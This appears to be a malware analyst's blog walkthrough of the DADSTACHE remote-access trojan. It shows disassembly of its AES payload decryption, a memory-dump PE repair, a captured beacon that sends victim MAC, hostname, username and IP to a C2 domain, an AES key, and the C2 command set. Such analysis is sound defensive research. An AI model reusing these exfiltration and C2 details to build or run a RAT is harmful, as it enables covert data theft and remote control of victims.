Dad! There's A Rat In Here!

medium.com/insomniacs/dad-theres-a-rat-in-here-e3729b65bf7a

asuna amawaka March 15, 2020

asuna amawaka

Mar 15, 2020


.

6 min read

As promised in my last post, I'll be doing a walkthrough of the DADSTACHE sample fetched by the maldoc (MD5: 571efe3a29ed1f6c1f98576cb57db8a5) found off VirusTotal in late Feb 2020. After completing my analysis, I realized that a thorough "walkthrough" is not necessary as the beaconing code logic is simple enough. I think the toughest part was to make IDA Pro take in the final payload encrypted within the sample so that I can do static analysis. Hence, I decided to dedicate most of this post to my approach to unveiling the final payload ;) The second half would be a documentation of my findings.

DADSTACHE sample analysed:
009a9f7024c4dd5db8e3d793be3e99c0 dbgeng.dll

Let's Tuck In!




There are 2 exported functions, we can quickly see that DebugCreate is the interesting one, with tell-tale API calls.


```
.text:100012B4                mov     eax, size_245D0_10012780
.text:100012B9                push    eax             ; size_t
.text:100012BA                mov     [ebp+pdwDataLen], eax
.text:100012BD                call    _malloc
.text:100012C2                push    [ebp+pdwDataLen] ; size_t
.text:100012C5                mov     esi, eax
.text:100012C7                push    offset encrypted_data_100127B4
.text:100012CC                push    esi             ; void *
.text:100012CD                call    _memmove
.text:100012D2                add     esp, 10h
.text:100012D5                lea     eax, [ebp+phProv]
.text:100012D8                push    0F0000000h      ; dwFlags
.text:100012DD                push    18h             ; dwProvType
.text:100012DF                push    0               ; szProvider
.text:100012E1                push    0               ; szContainer
.text:100012E3                push    eax             ; phProv
.text:100012E4                call    ds:CryptAcquireContextW
.text:100012EA                test    eax, eax
.text:100012EC                jz      loc_100013DA
.text:100012F2                lea     eax, [ebp+phHash]
.text:100012F5                push    eax             ; phHash
.text:100012F6                push    0               ; dwFlags
.text:100012F8                push    0               ; hKey
.text:100012FA                push    CALG_SHA1       ; Algid
.text:100012FF                push    [ebp+phProv]    ; hProv
.text:10001302                call    ds:CryptCreateHash
.text:10001308                test    eax, eax
.text:1000130A                jz      loc_100013CF
.text:10001310                push    0               ; dwFlags
.text:10001312                push    40h             ; dwDataLen
.text:10001314                push    esi             ; pbData
.text:10001315                push    [ebp+phHash]    ; hHash
.text:10001318                call    ds:CryptHashData
.text:1000131E                lea     eax, [ebp+phKey]
.text:10001321                push    eax             ; phKey
.text:10001322                push    0               ; dwFlags
.text:10001324                push    [ebp+phHash]    ; hBaseData
.text:10001327                lea     ebx, [esi+40h]
.text:1000132A                push    CALG_AES_256    ; Algid
.text:1000132F                push    [ebp+phProv]    ; hProv
.text:10001332                call    ds:CryptDeriveKey
.text:10001338                test    eax, eax
.text:1000133A                jz      loc_100013C6
.text:10001340                sub     [ebp+pdwDataLen], 40h
.text:10001344                lea     eax, [ebp+pdwDataLen]
.text:10001347                push    eax             ; pdwDataLen
.text:10001348                push    ebx             ; pbData
.text:10001349                push    0               ; dwFlags
.text:1000134B                push    1               ; Final
.text:1000134D                push    0               ; hHash
.text:1000134F                push    [ebp+phKey]     ; hKey
.text:10001352                call    ds:CryptDecrypt
```

Looks like an AES encryption, using 0x40 bytes as a “seed” to derive the key. The easiest way to arrive at the decrypted content is to run the sample and read the decrypted content from memory.

The content hardcoded in offset 100127B4 looks like this:



After decryption, the following content is seen:




Continuing dynamic analysis showed that the decrypted payload is mapped into memory and then its OEP is called.

Now, I would like to analyze the actual payload with IDA Pro, but the content dumped from memory doesn't look like a proper PE file and hence the IAT can't be recognized (though I can actually see the import table in there).

Dump & Fix

Dump the decrypted file after it has been mapped to memory in sub_10001920. A good place to do this would be after this function ends.



Repairing the decrypted file's PE header


The first 0x11C bytes of this extracted memory looked "wrong" — I would expect it to be following the structure of a PE header, but the "DOS Header" and part of the "NT Header" are missing. I can kind of recognize some of the fields in the "NT Header" from this chunk, which means that the content before these fields are intentionally "corrupted".

I confirmed that these 0x11C bytes are not some kind of meaningful shell code:

```
55                                      push    ebp
0C 73                                   or      al, 73h
F9                                      stc
45                                      inc     ebp
4C                                      dec     esp
AB                                      stosd
31 D1                                   xor     ecx, edx
B8 11 9D A9 73                          mov     eax, 73A99D11h
26 30 7E 51                             xor     es:[esi+51h], bh
23 32                                   and     esi, [edx]
                                        db      67h
67 ED                                   in      eax, dx
CC                                      int     3               ; Trap to Debugger
BA BB 38 0C 08                          mov     edx, 80C38BBh
B0 0C                                   mov     al, 0Ch
CE                                      into
82 04 A9 F9                             add     byte ptr [ecx+ebp*4], 0F9h
CF                                      iret
                                ; ---------------------------------------------------------------------------
19                                      db  19h
9B                                      db  9Bh
37 DF                                   dw 0DF37h
EA 5D D5 6C 50 D8 51 92 6C 2B B1 4F+    dd 6CD55DEAh, 9251D850h, 4FB12B6Ch, 8E3FE7EBh, 70AB0DCAh
EB E7 3F 8E CA 0D AB 70 18 01 00 00+    dd 118h, 98518613h, 9217A3Ch, 5055A580h, 0F5D03C88h, 996C2C0Eh
13 B6 51 98 3C 7A 21 09 80 A5 55 50+    dd 5DDDF8A7h, 55E925F1h, 0CFB4774Ah, 31CC4FEFh, 0DAF8ED79h
88 3C D0 F5 0E 2C 6C 99 A7 F8 DD 5D+    dd 0AA6E6635h, 4CD3FC44h, 6BFA063Ch, 453531F4h, 19696832h
F1 25 E9 55 4A 77 84 CF EF 4F CC 31+    dd 53CE34C8h, 53F50D4Fh, 0CD2DC9C2h, 0E7F1209Bh, 0D797D173h
79 ED F8 DA 35 66 6E AA 44 FC D3 4C+    dd 5AD7E628h, 0F6092A54h, 36AB8DEEh, 227BE990h, 0000856D9h
3C 06 FA 6B F4 31 35 45 32 6B 69 19+    dd 35603FFh, 257E7DC4h, 7564E596h, 6322D7DFh, 27CE87C7h
C8 34 CE 53 4F 0D F5 53 C2 C9 2D CD+    dd 0FB1CC105h, 340C5DA2h, 0CA105E5h, 6957DDE5h, 0A885F87Fh
98 20 F1 E7 73 D1 97 D7 28 E6 D7 5A+    dd 0D590EB8Bh, 351C7D0Dh, 50010DD2h, 85EF74A0h, 0D2B9E869h
54 2A 09 F6 EE 8D AB 36 90 E9 7B 22+    dd 0BADE2525h, 48EC612h, 38F6529h, 1E9859E2h, 55EE8082h
D9 56 08 B0 FF 03 56 03 C4 7D 7E 25+    dd 77F5A6Eh, 0F8A5A738h, 52D43245h, 0C43099AFh, 7F309557h
96 E5 64 75 DF D7 22 63 C7 87 CE 27+    dd 13058CBEh, 5CB7AA25h, 73E6CF00h, 183588B7h, 0EE17h
05 C1 1C F8 A2 5D DC 34 E5 05 A1 0C+seg000 ends
E5 DD 57 69 7F F8 85 A8 B8 0E 59 0D+
```

From the dynamic analysis done up to this point, the OEP of the decrypted file in binary is 0x57E4 (called from the function sub_10001FF0). This helps to confirm that the PE header is only corrupted up till the “Machine” field in the “NT Header”.

So, let’s fix it! I’m going to copy the PE header of the parent binary, which is only 0x10C in size before the “Machine” field, to overwrite the corrupted 0x11C of header. Since we don’t care about what is actually in this header, other than the offset e_lfanew that needs to be corrected, I’m just going to pad 0x10 worth of values so as not to mess up all the other offsets (like the import table address) in the file. Of course, you may also wish to just fill up 0x11C bytes of your choice, just need to be sure the “MZ” “PE” and e_lfanew are correct.



Now, using a tool like CFF Explorer would help to confirm if the edits have been successful. The last step is to fix the section raw addresses so that IDA Pro will be able to do its magic for us. A trick that I usually apply to binaries that I dumped from memory, is to copy the values from the “Virtual Address” column to the “Raw Address” column.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	10001000	00001000	00018A00	00001000	00000000	00000000	0000	0000	60000020
.rdata	1001A000	0001A000	00009000	0001A000	00000000	00000000	0000	0000	40000040
.data	10023000	00023000	00000E00	00023000	00000000	00000000	0000	0000	C0000040
.tls	10025000	00025000	00000200	00025000	00000000	00000000	0000	0000	C0000040
.reloc	10026000	00026000	00001600	00026000	00000000	00000000	0000	0000	42000040

With this, the import/export table would be nicely pointed to.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	90	0002240C	00000000	00000000	00022790	0001A028
USER32.dll	2	00022584	00000000	00000000	000227BA	0001A1A0
ADVAPI32.dll	7	000223E4	00000000	00000000	0002282A	0001A000
IPHLPAPI.DLL	1	00022404	00000000	00000000	0002284A	0001A020
WINHTTP.dll	13	00022590	00000000	00000000	0002296C	0001A1AC
SHLWAPI.dll	2	00022578	00000000	00000000	000229A4	0001A194

Since the RICH header portion of the PE header is lost, we are not able to perform analysis on that. Fortunately, there’s still one value that is intact, and that is the compilation date: 23 Dec 2019 17:15:32. This file is compiled about 1 hour before its parent file (which has compilation timestamp 23 Dec 2019 18:17:44). This might suggest that the file is manually compiled into the parent file, and not through a generator.

Finally, DADSTACHE

The first thing that the malware does is to update its configuration placeholder with the actual configuration (decrypted above).

```
10002AE0                                public GDB_Init
10002AE0                                GDB_Init proc near
10002AE0
10002AE0                                new_config= dword ptr  8
10002AE0
10002AE0 55                             push    ebp
10002AE1 8B EC                          mov     ebp, esp
10002AE3 53                             push    ebx
10002AE4 56                             push    esi
10002AE5 8B 75 08                       mov     esi, [ebp+new_config]
10002AE8 B9 63 00 00 00                 mov     ecx, 63h
10002AED 57                             push    edi
10002AEE BF 60 3B 02 10                 mov     edi, offset placeholder_config ; "Aczxcas321rqwrcs"
10002AF3 F3 A5                          rep movsd               ; copy size 63h*4=18Ch of config
```

Then it proceeds to do the beaconing, which comprises of AES-encrypted contents within HTTP POST requests.

```
00000000  50 4f 53 54 20 2f 70 6f  73 74 6c 6f 67 69 6e 20   POST /po stlogin
00000010  48 54 54 50 2f 31 2e 31  0d 0a 43 6f 6e 6e 65 63   HTTP/1.1 ..Connec
00000020  74 69 6f 6e 3a 20 4b 65  65 70 2d 41 6c 69 76 65   tion: Ke ep-Alive
00000030  0d 0a 55 73 65 72 2d 41  67 65 6e 74 3a 20 4d 6f   ..User-A gent: Mo
00000040  7a 69 6c 6c 61 2f 35 2e  30 20 28 57 69 6e 64 6f   zilla/5. 0 (Windo
00000050  77 73 20 4e 54 20 36 2e  33 3b 20 57 69 6e 36 34   ws NT 6. 3; Win64
00000060  3b 20 78 36 34 29 20 41  70 70 6c 65 57 65 62 4b   ; x64) A ppleWebK
00000070  69 74 2f 35 33 37 2e 33  36 20 28 4b 48 54 4d 4c   it/537.3 6 (KHTML
00000080  2c 20 6c 69 6b 65 20 47  65 63 6b 6f 29 20 43 68   , like G ecko) Ch
00000090  72 6f 6d 65 2f 37 34 2e  30 2e 33 37 32 39 2e 31   rome/74. 0.3729.1
000000A0  33 31 20 53 61 66 61 72  69 2f 35 33 37 2e 33 36   31 Safar i/537.36
000000B0  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ..Conten t-Length
000000C0  3a 20 31 31 32 0d 0a 48  6f 73 74 3a 20 73 75 73   : 112..H ost: sus
000000D0  68 69 73 74 79 6c 65 2e  73 79 74 65 73 2e 6e 65   histyle. sytes.ne
000000E0  74 0d 0a 0d 0a                                     t....
000000E5  5f da ac 9a 8a c6 cd 77  93 39 21 c5 37 ae b7 31   _......w .9!.7..1
000000F5  54 e4 2f 2f 34 39 12 51  66 d0 5c 91 e0 ca 00 7c   T.//49.Q f.\....|
00000105  65 07 8c 8a bd 20 de 16  ae 80 10 56 ac 0b 4d b8   e.... .. ...V..M.
00000115  3e 81 5d 67 ec fb cf 40  15 26 71 dd 67 d2 fe b5   >.]g...@ .&q.g...
00000125  65 07 8c 8a bd 20 de 16  ae 80 10 56 ac 0b 4d b8   e.... .. ...V..M.
00000135  4c 88 0d d5 25 d9 45 52  ab f4 16 0d 0d b9 38 14   L...%.ER ......8.
00000145  ba 51 fe bf b6 e3 2e c9  6a b5 7b e1 22 4d 65 e1   .Q...... j.{."Me.
```

AES Encrypted Network Communication

One point to note is that the configuration within the malware decides whether the HTTP requests will be wrapped with SSL or not. It is an additional layer of “security” for the C2 communications. Regardless, we’ll look at what is sent to and expected from the C2.

The following structure is AES-encrypted then sent to the C2. The AES key is found within the configuration data.

```
00000000 encrypted_first_beacon struc ; (sizeof=0x70, mappedto_95)
00000000 Victim_Info_MAC_addr db 20 dup(?)
00000014 Victim_Info_Computer_Name db 32 dup(?)
00000034 Victim_Info_Username db 32 dup(?)
00000054 Victim_Info_IP_addr db 20 dup(?)
00000068 Total_Size_Victim_Info db 8 dup(?)
00000070 encrypted_first_beacon ends
```

A quick python script can help with confirming that the content sent to the C2 is indeed AES-encrypted with the key from the configuration data.

```
def decrypt_network(key, ciphertext):
    cipher = AES.new(key, AES.MODE_ECB)
    return binascii.hexlify(cipher.decrypt(ciphertext))


'''encrypted
5F DA AC 9A 8A C6 CD 77 93 39 21 C5 37 AE B7 31 54 E4 2F 2F 34 39 12 51 66 D0 5C 91 E0 CA 00 7C 65 07
8C 8A BD 20 DE 16 AE 80 10 56 AC 0B 4D B8 3E 81 5D 67 EC FB CF 40 15 26 71 DD 67 D2 FE B5 65 07 8C 8A
BD 20 DE 16 AE 80 10 56 AC 0B 4D B8 4C 88 0D D5 25 D9 45 52 AB F4 16 0D 0D B9 38 14 BA 51 FE BF B6 E3
2E C9 6A B5 7B E1 22 4D 65 E1 A2 CF 2C 77
'''
'''decrypted
00000000  30 30 2d 30 43 2d 32 39 2d 34 43 2d 30 30 2d 43  |00-0C-29-4C-00-C|
00000010  31 00 00 00 46 4c 41 52 45 56 4d 00 00 00 00 00  |1...FLAREVM.....|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 75 73 65 72 00 00 00 00 00 00 00 00  |....user........|
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 31 30 2e 31 36 38 2e 32 2e 31 32 38  |....10.168.2.128|
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68  |...............h|
'''

key = "wiq71mmnUSVsQZzL"
ciphertext = binascii.unhexlify(
"5fdaac9a8ac6cd77933921c537aeb73154e42f2f3439125166d05c91e0ca007c65078c8abd20de16ae801056ac0b4db83e815d67
ecfbcf40152671dd67d2feb565078c8abd20de16ae801056ac0b4db84c880dd525d94552abf4160d0db93814ba51febfb6e32ec96
ab57be1224d65e1")
parse_victim_info(decrypt_network(key, ciphertext))
```

Once there is a status 200 response from the C2 server for the above beacon, the malware will then proceed to do further information collection, and await commands from the C2.

The following information are being collected from the victim's machine and then written into %temp%\\~liscen3.tmp:


- Recent files
- Installed programs
- Drives
- Count of cursor staying in one position

One of the information collected is to count the number of times that the cursor stayed in one position on screen — I suspect this is for the attacker to know if the binary is being executed in a sandbox instead of a real victim.

```
last_x_pos = 0;
last_y_pos = 0;
count_cursor_stay_in_one_position = 0;
v5 = 51;
do
{
  if ( GetCursorPos(&Point) && (Point.x != last_x_pos || Point.y != last_y_pos) )
  {
    ++count_cursor_stay_in_one_position;
    last_x_pos = Point.x;
    last_y_pos = Point.y;
  }
  Sleep(0xC8u);
  --v5;
}
while ( v5 );
wsprintfW(&Dst, L"Mouse Cout:%d  (Max : 50)\r", count_cursor_stay_in_one_position);
```

The content to send to the C2 would be read from %temp%\\~liscen3.tmp into a buffer and then the file is deleted.


Before sending the above in another AES-encrypted POST request, an additional 0x208 bytes of data (path of ~liscen3.tmp and “Client\<ip>_<computername>\Disinfo.txt”), followed by 8 bytes to indicate the start and end offsets of collected data within ~liscen3.tmp, are pre-pended to the buffer.



The Command ID received from the C2 server is not expected to be encrypted, but the parameters used within the command are AES-encrypted with the same key as configured within the malware.

Command ID (1 byte, plain)	**Description**	**Parameter 1** (0x10C bytes, encrypted)	**Parameter 2** (unrestricted size, encrypted)
1	Start shell	Command	-
2	Write contents to specified file on victim	Filename	Contents to write
3	Read contents from specified file on victim	Filename	-
5	Exit shell	-	-
>6	Invalid command	-	-

If there are no commands received from the C2 server for a period of time (up to 3 seconds), the malware sends a GET request for /list_direction to the C2, possibly as an attempt to get a new command.



After-analysis thoughts

There we go, a straight-forward and light-weight RAT. The next thing I would like to do is to compare this latest DADSTACHE sample with the older ones, and other malware families known to be used by APT40. Who knows what interesting findings await?

~~

Asuna

The latest Tweets from Asuna (@AsunaAmawaka). [Malware Analyst]. Binary World

twitter.com

Drop me a DM if you would like to share findings or samples ;)